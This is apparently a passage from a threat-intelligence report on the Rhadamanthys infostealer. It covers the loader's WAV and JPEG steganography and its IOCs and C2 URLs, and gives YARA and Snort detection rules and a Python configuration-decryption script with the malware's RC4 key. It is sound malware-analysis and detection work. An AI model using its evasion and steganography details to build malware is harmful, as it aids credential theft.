The algorithm is nearly identical to the WAV audio payload decryption, with the only difference being that the SHA1 hash of the payload—instead of the SHA256 hash—is computed to verify successful decryption.

Code for decrypting JPEG payloads is re-implemented in *Appendix: JPEG Payload Decryption*.

[23] https[:]//www[.]fileformat[.]info/format/jpeg/egff[.]htm

Copyright 2024



Figure 14. JPEG Payload Data Layout

Assessment

Using audio steganography demonstrates the *Rhadamanthys* developer's interest in novel techniques for hiding subsequent *Rhadamanthys* stages. Other previously implemented techniques include a modified Quake III Virtual Machine (Q3VM) used to obfuscate the initial loader[24] and a variant of the LZSS algorithm (found in asset compression in the Fatal Frame game franchise) used to obfuscate the core loader shellcode.[25]

Encoding the payload data within a legitimate audio file shows an increased understanding of steganographic techniques compared to the previous image-based implementation, which only appends the payload data after the EOI marker of a legitimate image. Additionally, encoding the payload header in the audio file makes it more difficult to determine the payload size and its expected hash—unlike its image counterpart, which includes this information in cleartext within the JPEG header.

The configuration decryption continues to be implemented in a separate shellcode stage, which would make configuration recovery more difficult if the key material were randomized; *Rhadamanthys* would need to execute, decompress, or decrypt the subsequent stages to obtain the values needed to Base64-decode and RC4-decrypt the configuration. However, the core loader shellcode still uses the same RC4 key (observed since at least November 2022) and custom Base64-alphabet (observed since May 2023), which makes it possible to decrypt the configuration without executing the core loader stage.

[24] **CSIT-23127** Technical Analysis of Rhadamanthys Stealer, Loader's Use of Quake III Arena Virtual Machine
[25] **CSIT-23182** Technical Analysis of Rhadamanthys Loader: A Series of Evasive Shellcode Stages Leads to a Steganography Downloader

Copyright 2024

Overall, updates to *Rhadamanthys* loader appear to focus on detection evasion through increased obfuscation and modularity. The impact of increased obfuscation is somewhat diminished due to the use of static values (such as the RC4 key used to decrypt the configuration, the API hash seed values, and decoy file content), which may be used to identify *Rhadamanthys* activity. It is presently unclear whether this is a developer oversight or if it alludes to challenges in implementing flexibility into the *Rhadamanthys* builder.

Perhaps the more effective change is the increased modularity; less *Rhadamanthys* functionality is exposed within the core loader, and the modules would need to be decompressed to examine the code responsible for network communication and anti-analysis. This hinders analysis, as retrieving subsequent stages is required to understand the full functionality of the stealer. Additionally, this hinders static detection, since detection signatures would have to rely on byte patterns in the initial loader (in which most of the functional code is hidden within the Q3VM implementation) or in memory dumps of subsequent layers (requiring the malware to be executed).

Recommendations

Both the WAV and JPEG decryption code supports different decoy audio and image files, respectively; however, in practice, only a single decoy file has been observed in each case. This potentially allows identifying such payloads based on static features found within the file header, the decoy data, and anomalies within the file.

Features that can be used as a basis for hunting the WAV audio payload include:

- The RIFF header (first `44` bytes) is always the same
- The WAV audio header has the following format: `RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz`
- The decoy data is identical across audio samples if the LSB of the left channel is masked (since the encoded and encrypted data is in the LSB)

Features that can be used as a basis for hunting the JPEG image payload include:

- The JFIF APP0 marker segment (first `18` bytes) is always the same
- The JPEG header has the following format: `JFIF standard 1.01, aspect ratio, density 1x1, segment length 136, baseline, precision 8, 95x120, components 3`
- The decoy data is identical across all JPEG image samples

Tactics, Techniques, & Procedures

The following TTPs may be used to characterize the *Rhadamanthys* activity described in this Tipper:

- Uses the custom base64 alphabet `ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz*$`

Copyright 2024

- Uses the RC4 key `52 ab df 06 b6 b1 3a c0 da 2d 22 dc 6c d2 be 6c 20 17 69 e0 12 b5 e6 ec 0e ab 4c 14 73 4a ed 51` and XOR decryption to decrypt its configuration
- Uses API hashing using the FNV1a algorithm
- Uses steganography using WAV audio files and JPEG image files
- Uses LSB encoding by taking the LSB of the left channel of each sample of a stereo WAV audio file
- Uses TinyCrypt to implement cryptographic functions (HMAC-PRNG, SHA256, SHA1, ECC)
- Uses NIST P-256 ECC to derive a shared secret with the *Rhadamanthys* C2
- Uses SHA1 or SHA256 to obtain the hash of the shared secret and a key salt to generate an RC4 key that is used to decrypt the first-stage stealer shellcode

Host Indicators of Attack

The following tables detail files belonging to *Rhadamanthys* campaigns including filename, SHA256 hash, and build time when known.

Executables

Description	SHA256 Hash	Build Time (UTC)
Rhadamanthys (`rh111.exe`)	`65fcd66d75c64db0f8b7819431d77f83a421e9fd210ff6bdf74c47e7a4c39636`	`2023-09-23 19:08:37`
Rhadamanthys (`1327911608.exe`)	`bd28fd207f9872716abb12f178310b6ad0a00cef60857ca263cc4e90b4b16ab8`	`2023-05-13 11:58:22`
Rhadamanthys (`818.exe`)	`2c3310a45db53d2bc092521b417c9434c919dce00876b386e39a5b7cffa3c58f`	`2022-08-22 14:14:26`

Table 4. Host Indicators of Attack - Executables

Related Files

Description	SHA256 Hash
WAV audio payload obtained from *Rhadamanthys* C2 Server; carved from pcap	`393f8f898f155725f6735fc55383f8b4ded1bea8e6283c9f64549b46236d62a0`
JPEG image payload obtained from *Rhadamanthys* C2 server; carved from pcap	`b212c9831e44cfb2fb07408e0785463b73d30607a65f0787c7f8a541667a8b72`

Copyright 2024

Table 5. Related Files

YARA Rules

Rhadamanthys Loader samples are typically packed while residing on the file system; the following YARA rules should only be used to match against running processes or memory dumps.

The following YARA rule can be used to detect the updated *Rhadamanthys* core loader shellcode.

```
rule CrowdStrike_CSIT_23333_01 : ecrime infostealer rhadamanthys
rhadamanthys_stealer
{
    meta:
        copyright = "(c) 2023 CrowdStrike Inc."
        description = "Opcodes and strings observed in Rhadamanthys Core
Loader"
        reports = "CSIT-23333"
        version = "202311031840"
        last_modified = "2023-11-03"
        malware_family = "Rhadamanthys"

    strings:
        $api_hashing_v1_ror_13 = {
        8b ?? c1 ?? 13 c1 ?? 0d 0b ?? 0f ?? ?? 8a ??
        ?? 03 ?? 4? 84 ?? 7?
        }
        $api_hashing_v2_fnv1 = {
        8a 01 84 c0 74 ?? 8b ?? ?? ?? 69 ?? ?? 01 00
        01 0f ?? ?? 33 ?? 4? 89 ?? ?? ?? eb
        }
        $minhook_hde32_table = {
        a3 a8 a3 a8 a3 a8 a3 a8 a3 a8 a3 a8 a3 a8 a3
        a8 aa aa aa aa aa aa aa aa ac aa b2 aa 9f 9f
        9f 9f b5 a3 a3 a4 aa aa ba aa 96 aa a8 aa c3
        c3 96 96 b7 ae d6 bd a3 c5 a3 a3 9f c3 9c aa
        aa ac aa bf 03 7f 11 7f 01 7f 01 3f 01 01 90
        82 7d 97 59 59 59 59 59 7f 59 59 60 7d 7f 7f
        59 59 59 59 59 59 59 59 59 59 59 59 9a 88 7d
        }
        $module_0 = "unhook.bin"
        $module_1 = "phexec.bin"
        $module_2 = "prepare.bin"
        $module_3 = "heur.bin"
        $module_4 = "ua.txt"
```


Copyright 2024

```
        $module_5 = "netclient.bin"
        $module_6 = "dt.bin"
        $module_7 = "commit.bin"
        $module_8 = "proto.bin"
        $module_9 = "dfdll.dll"
    condition:
        1 of ($api_hashing*) and
        $minhook_hde32_table and
        2 of ($module*)
}
```

The following YARA rule can be used to detect the first-stage stealer, which results from the `netclient.bin` module decrypting the JPEG image or WAV audio payload.

```
rule CrowdStrike_CSIT_23333_02 : ecrime infostealer rhadamanthys
rhadamanthys_stealer
{
    meta:
        copyright = "(c) 2023 CrowdStrike Inc."
        description = "Cryptographic constants used in first-stage  Rhadamanthys
Stealer shellcode"
        reports = "CSIT-23333"
        version = "202311031915"
        last_modified = "2023-11-03"
        malware_family = "Rhadamanthys"
    strings:
        $crypt_sha256 = {
        C7 ?? 67 E6 09 6A
        C7 ?? ?? 85 AE 67 BB
        C7 ?? ?? 72 F3 6E 3C
        C7 ?? ?? 3A F5 4F A5
        C7 ?? ?? 7F 52 0E 51
        C7 ?? ?? 8C 68 05 9B
        C7 ?? ?? AB D9 83 1F
        C7 ?? ?? 19 CD E0 5B
        }
        $crypt_aes = {
        63 7c 77 7b f2 6b 6f c5 30 01 67 2b fe d7 ab 76
        ca 82 c9 7d fa 59 47 f0 ad d4 a2 af 9c a4 72 c0
        b7 fd 93 26 36 3f f7 cc 34 a5 e5 f1 71 d8 31 15
        04 c7 23 c3 18 96 05 9a 07 12 80 e2 eb 27 b2 75
        09 83 2c 1a 1b 6e 5a a0 52 3b d6 b3 29 e3 2f 84
        53 d1 00 ed 20 fc b1 5b 6a cb be 39 4a 4c 58 cf
        d0 ef aa fb 43 4d 33 85 45 f9 02 7f 50 3c 9f a8
```


Copyright 2024

```
        51 a3 40 8f 92 9d 38 f5 bc b6 da 21 10 ff f3 d2
        cd 0c 13 ec 5f 97 44 17 c4 a7 7e 3d 64 5d 19 73
        }
        $const0 = { b4 81 4d 94 }
        $const1 = { 0a cf a7 39 }
        $const2 = { 36 f2 72 f7 }
    condition:
        all of ($crypt*) and all of ($const*)
}
```

The following YARA rule can be used to detect the decoy WAV file used to hide the *Rhadamanthys* first-stage stealer shellcode.

```
rule CrowdStrike_CSIT_23333_03 : ecrime infostealer rhadamanthys
rhadamanthys_stealer stealer
{
    meta:
        copyright = "(c) 2023 CrowdStrike Inc."
        description = "Decoy WAV audio used to hide Rhadamanthys first-stage
stealer shellcode"
        reports = "CSIT-23333"
        version = "202311031845"
        last_modified = "2023-11-03"
        malware_family = "Rhadamanthys"
    strings:
        $riff_header = {
        52 49 46 46 9C D6 1C 00 57 41 56 45 66 6D 74 20
        10 00 00 00 01 00 02 00 44 AC 00 00 10 B1 02 00
        04 00 10 00 64 61 74 61 78 D6 1C
        }
        $riff_decoy_start = {
        0? 0? 0? 0? 0? 0? 0? 0? 0? 0? 0? 0? 0? 0? f? f?
        f? f? 0? 0? 0? 0? f? f? f? f? 0? 0? 0? 0? f? f?
        0? 0? 0? 0? f? f? f? f? 0? 0? 0? 0? f? f? 0? 0?
        0? 0? f? f? 0? 0? 0? 0? 0? 0? f? f? 0? 0? 0? 0?
        f? f? f? f? 0? 0? 0? 0? f? f? f? f? 0? 0? 0? 0?
        f? f? f? f? 0? 0? 0? 0? 0? 0? f? f? f? f? f? f?
        0? 0? 0? 0? f? f? f? f? 0? 0? 0? 0? 0? 0? f? f?
        0? 0? 0? 0? 0? 0? 0? 0? f? f? 0? 0? 0? 0? 0? 00
        }
        $riff_decoy_end = {
        9? f? 1? 1? 2? f? 8? 1? 8? f? 8? 1? 8? f? 7? 1?
        0? f? 8? 1? 0? f? 0? 1? f? f? 9? 1? 6? f? c? 1?
        8? f? 8? 1? 6? f? 0? 0? 2? f? d? 0? 3? 0? e? 0?
```


Copyright 2024

```
        b? f? 7? f? 5? f? 2? f? e? e? 6? e? 9? e? 3? e?
        3? d? c? e? f? d? c? d? a? e? 0? d? b? e? 7? e?
        5? e? 6? e? 7? e? 5? f? c? f? 8? f? 5? f? 1? 0?
        e? 0? e? 0? 4? f? 1? 0? 7? f? 4? 0? c? f? 1? f?
        2? f? 3? e? e? e? 8? e? 0? e? f? d? d? e? 1? d?
        }
    condition:
        // wav chunk size == 0x1cd69c
        filesize >= 0x1cd69c and
        $riff_header at 0 and
        $riff_decoy_start at 0x2c and
        $riff_decoy_end at 0xc2b50
}
```

The following YARA rule can be used to detect the decoy JPEG file used to hide the *Rhadamanthys* first-stage stealer shellcode.

```
rule CrowdStrike_CSIT_23333_04 : ecrime infostealer rhadamanthys
rhadamanthys_stealer stealer
{
    meta:
        copyright = "(c) 2023 CrowdStrike Inc."
        description = "Decoy static image used to hide Rhadamanthys first-stage
stealer shellcode"
        reports = "CSIT-23333"
        version = "202311031846"
        last_modified = "2023-11-03"
        malware_family = "Rhadamanthys"
    strings:
        $jpeg_header = {
        ff d8 ff e0 00 88 4a 46 49 46 00 01 01 00 00 01 00 01 00 00
        }
        $decoy_image_start = {
        f9 f3 c6 73 35 ae a7 6b 15 b3 45 be 5b 28 18 18
        a3 1e 59 3e 5a 8c a8 c7 03 8e 07 a5 7c e6 12 11
        ab 09 39 6c 9b df 7f 99 f6 53 9c a9 c9 53 5b db
        a6 dd 4c 83 a9 df 26 63 32 2f 98 b8 c8 d8 80 73
        8f 6e 7a d7 4f d5 a9 3d 6d a7 cf fc cc fe b1 59
        7b ad eb fd 79 0e 9b 52 bf 74 6f de ca 30 73 ce
        df 5e 47 4c 62 94 70 d4 ae b4 fc ff 00 cc d2 75
        aa 72 dd 5d 7f 5e 85 d8 b5 3b 6b b2 1d 60 b5 8d
        }
        $decoy_image_end = {
        92 10 af bf e6 5c 11 ce 3e 9c 57 1d 3a bf 57 b4
```


Copyright 2024

```
        14 6e d1 eb e6 18 85 57 dd 4e c9 23 d7 2e b4 7b
        3f ec 8d 33 4f 96 78 a5 b3 d3 ed b0 f0 6e 1f bd
        65 4e b8 1d 7a 67 dc 9a 8c 4c 67 51 28 a5 b1 e6
        e0 71 4f 0c e4 e1 a4 9d 92 7d 97 fc 1f c8 f9 57
        e2 74 d0 b2 5d c9 03 a3 c3 2a 5d 94 2b c0 c7 d9
        a6 03 f9 57 76 57 4e 51 9c 53 5b 38 ff 00 e9 51
        3d ec ff 00 11 1a 98 06 af ae bf fa 4b 3f ff d9
        }
    condition:
        // 0x22f0 == size of decoy image; filesize must exceed this
        filesize > 0x2300 and
        $jpeg_header at 0 and
        $decoy_image_start at 0x2d7 and
        $decoy_image_end at 0x2280
}
```

The following YARA rule can be used to detect the `netclient.bin` module.

```
rule CrowdStrike_CSIT_23333_05 : ecrime infostealer rhadamanthys
rhadamanthys_stealer
{
    meta:
        copyright = "(c) 2023 CrowdStrike Inc."
        description = "Rhadamanthys Loader netclient.bin module"
        reports = "CSIT-23333"
        version = "202311031851"
        last_modified = "2023-11-03"
        malware_family = "Rhadamanthys"
    strings:
        $sha1_const = {
        08 01 23 45 [0-4]
        0C 89 AB CD [0-4]
        10 FE DC BA [0-4]
        14 76 54 32 [0-4]
        18 F0 E1 D2 }
        $jpeg_header_check_0 = {
        80 38 ff 0f 85 ?? ?? ?? ?? 80 78 01 d8 0f 85 ??
        ?? ?? ?? 83 c0 02 3b c7 0f
        }
        $jpeg_header_check_1 = {
        80 7f fe ff 0f 85 ?? ?? ?? ?? 80 7f ff d9 0f 85
        }
        $jpeg_content_type = "image/jpeg"
        $wav_header_check_0 = "RIFF"
```


Copyright 2024

```
        $wav_header_check_1 = "fmt"
        $wav_header_check_2 = "fact"
        $wav_size_check = { 89 45 ec b8 80 04 00 00 3b d0 }
        $wav_content_type = "audio/wav"
        $tinycrypt_ecc_const = {
        96 c2 98 d8 45 39 a1 f4 a0 33 eb 2d 81 7d 03 77
        f2 40 a4 63 e5 e6 bc f8 47 42 2c e1 f2 d1 17 6b
        f5 51 bf 37 68 40 b6 cb ce 5e 31 6b 57 33 ce 2b
        16 9e 0f 7c 4a eb e7 8e 9b 7f 1a fe e2 42 e3 4f
        ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00
        00 00 00 00 00 00 00 00 01 00 00 00 ff ff ff ff
        4b 60 d2 27 3e 3c ce 3b f6 b0 53 cc b0 06 1d 65
        bc 86 98 76 55 bd eb b3 e7 93 3a aa d8 35 c6 5a
        51 25 63 fc c2 ca b9 f3 84 9e 17 a7 ad fa e6 bc
        ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff
        03 00 00 00 00 00 00 00 ff ff ff ff fe ff ff ff
        fe ff ff ff fe ff ff ff ff ff ff ff 00 00 00 00
        01 00 00 00 fe 9b df ee 85 fd 2f 01 21 6c 1a df
        52 05 19 43 ff ff ff ff fe ff ff ff ff ff ff ff
        00 00 00 00 01 00 00 00
        }
    condition:
        $tinycrypt_ecc_const and $sha1_const and
        (all of ($jpeg*) or all of ($wav*))
}
```

Network Artifacts

Infrastructure for Rhadamanthys

Infrastructure	Connection Type	Description
http[:]//amxt25[.]xyz/a6ba5b1ae6dec5f7c/8tkf22v9.ed2jd	HTTP to specific URL	*Rhadamanthys* C2 server
http[:]//104.161.119[.]221:8899/live-edge/icon.ico	HTTP to specific URL	*Rhadamanthys* C2 server
http[:]//198.135.54[.]147:1088/818.exe	HTTP to specific URL	Staging URL used to download *Rhadamanthys* in 30 August 2022

Table 6. Network Infrastructure

Copyright 2024

Infrastructure for Amadey Loader

Infrastructure	Connection Type	Description
`http[:]//eu.eredirected[.]xyz/d2VxjasuwS/index.php`	HTTP to specific URL	*Amadey Loader* C2 server; used in 30 August 2022 which was tasked to download *Rhadamanthys*

Table 7. Network Infrastructure

Snort Rules

The following Snort rule can be used to detect the `netclient.bin` module's C2 request to obtain the encoded and encrypted first-stage stealer shellcode.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg: "CrowdStrike
Rhadamanthys Loader C2 Request [CSIT-23333]"; flow:to_server, established;
content:"GET"; http_method; depth:3; content:"Accept|3a
20|text/html,application/xhtml+xml,application/xml|3b|q=0.9,image/avif,image/we
bp,image/apng,*/*|3b|q=0.8,application/signed-exchange|3b|v=b3|3b|q=0.9";
http_header; content:"Accept-Encoding|3a 20|gzip, deflate, br"; http_header;
distance:0; content:"Cache-Control|3a 20|max-age=0"; http_header; distance:0;
content:"If-Match|3a 20 22|"; http_header; fast_pattern; content:"|3d 3d 22|";
http_header; distance:94; within: 3; classtype:trojan-activity;
metadata:service http; sid:8002200; rev:20231103;
reference:url,falcon.crowdstrike.com/intelligence/reports/CSIT-23333;)
```

ATT&CK Framework

The following table maps reported *Rhadamanthys* TTPs to the ATT&CK framework.

Tactic	Technique	Observable
Defense Evasion	T1027 - Obfuscated Files or Information	*Rhadamanthys Loader* stages are decrypted or decompressed prior to use; some algorithms that are used include RC4, LZMA and LZSS
	T1027.002 - Obfuscated Files or Information: Software Packing	*Rhadamanthys* samples are typically packed using commodity eCrime crypting services such as MassCrypt
	T1497 - Virtualization/Sandbox Evasion	*Rhadamanthys* uses the Medusa open-source project and the Al-Khaser framework to determine whether the stealer is being executed within a virtualized or a sandbox environment

Copyright 2024

Discovery	T1497.001 - Virtualization/Sandbox Evasion: System Checks	*Rhadamanthys* checks whether the malware is running in a 32- or 64-bit environment to determine whether to execute the 64-bit modules via the Heaven's Gate technique
Command and Control	T1001.002 - Data Obfuscation: Steganography	*Rhadamanthys* hides the first-stage stealer shellcode within either a WAV audio file or a JPEG image file
	T1071.001 - Application Layer Protocol: Web Protocols	*Rhadamanthys* communicates with its C2 server using HTTP
	T1573 - Encrypted Channel	*Rhadamanthys* encrypts the first-stage stealer shellcode using RC4, in which the key is derived from an ECC public key generated by the core loader shellcode at runtime

Table 8. ATT&CK Framework

Appendix

Configuration Decryption

```
#!/usr/bin/env python3
from Crypto.Cipher import ARC4
from hexdump import hexdump
import base64

cipher =
"vgBqaufN*usFv$ycpWFWXYK45ala6y*Uj$8Zzb8NohJt8Pr$Ftr67gdOFSOr3Ou3$EQ4gmy10V8NRQ
GvBC7xFmvAwO1*axfJEzOqnIVd4wEDrKbUPc7R7Yq9aOlge4AJQbN9gpJ4StWz0W20NX*h9CMCI99zs
kqkoRZ2Ie1QWOkra2ZWpZt7DU4eawomoAbvIhapL5c47qCG25aZyIheJH*mt9USxkhv6Ex*qsByt38L
Y6Quub4oeCHGwbkFbmQy"

custom_b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz*$"
rc4_key =
b"\x52\xab\xdf\x06\xb6\xb1\x3a\xc0\xda\x2d\x22\xdc\x6c\xd2\xbe\x6c\x20\x17\x69\
xe0\x12\xb5\xe6\xec\x0e\xab\x4c\x14\x73\x4a\xed\x51"


def custom_base64(encoded, custom_b64=custom_b64):
      standard_b64 =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
```


Copyright 2024

```
    encoded = str(encoded).translate(str(encoded).maketrans(custom_b64,
standard_b64))
    return base64.b64decode(encoded)


def rc4_decrypt(encoded, key=rc4_key):
    cipher = ARC4.new(key)
    return cipher.decrypt(encoded)


def xor_decrypt(encoded, initial_key):
    key = initial_key + encoded[:-4]
    result = b""
    for index, enc in enumerate(encoded):
    r = key[index] ^ enc
    result += r.to_bytes(1, "little")
    return result


if __name__ == "__main__":
    b64_decoded = custom_base64(cipher)
    rc4_decrypted = rc4_decrypt(b64_decoded)
    xor_decrypted = xor_decrypt(rc4_decrypted, initial_key=rc4_decrypted[-4:])

    config = xor_decrypted

    fields = {}

    if b"!RHY" in config or b"http" in config:
    fields["magic"] = config[:4]
    fields["flag"] = config[4:12].hex(" ")
    fields["key"] = config[12:28].hex(" ")
    fields["unk"] = config[28:60].hex(" ")
    fields["c2"] = config[60:].split(b"\x00")[0]

    print(fields)
```

Figure 15. Rhadamanthys Configuration Decryption

User-Agent Strings

The user-agent strings were obtained from `ua.txt` with SHA256 hash `ea5ee1b443a61a0359ee98be944c9b4f7b4d3ef6f69a89cb2d80eca7def4152a`. The module was obtained from the *Rhadamanthys* sample with SHA256 hash `65fcd66d75c64db0f8b7819431d77f83a421e9fd210ff6bdf74c47e7a4c39636`.

Copyright 2024

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/109.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.0.0 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/109.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/109.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101
Firefox/108.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/16.2 Safari/605.1.15
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/109.0.0.0 Safari/537.36
Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Mozilla/5.0 (X11; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/108.0
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.0.0 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/109.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:108.0) Gecko/20100101
Firefox/108.0
Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/109.0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.0.0 Safari/537.36 Edg/108.0.1462.76
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.61
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.0.0 Safari/537.36 OPR/94.0.0.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/16.1 Safari/605.1.15
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.70
Mozilla/5.0 (Windows NT 10.0; rv:108.0) Gecko/20100101 Firefox/108.0
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/108.0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.55
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/16.3 Safari/605.1.15
```


Copyright 2024

```
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/109.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.78
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/107.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 YaBrowser/22.11.5.715 Yowser/2.5 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/107.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/109.0.0.0 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/105.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.0.0 Safari/537.36 Edg/108.0.1462.54
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/15.6.1 Safari/605.1.15
Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/107.0.0.0 Safari/537.36 OPR/93.0.0.0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/110.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101
Firefox/107.0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.51 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/110.0
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.0.0 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.0.0 YaBrowser/22.11.7.42 Yowser/2.5 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/16.0 Safari/605.1.15
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_2) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/79.0.3945.88 Safari/537.36
```


Copyright 2024

```
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/15.4 Safari/605.1.15
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/103.0.0.0 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.0.0 YaBrowser/23.1.1.1138 Yowser/2.5 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/109.0.0.0 Safari/537.36 Edg/109.0.1518.69
Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.0.0 Safari/537.36
Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
```

Figure 16. User-Agent Strings from ua.txt

WAV Payload Decryption

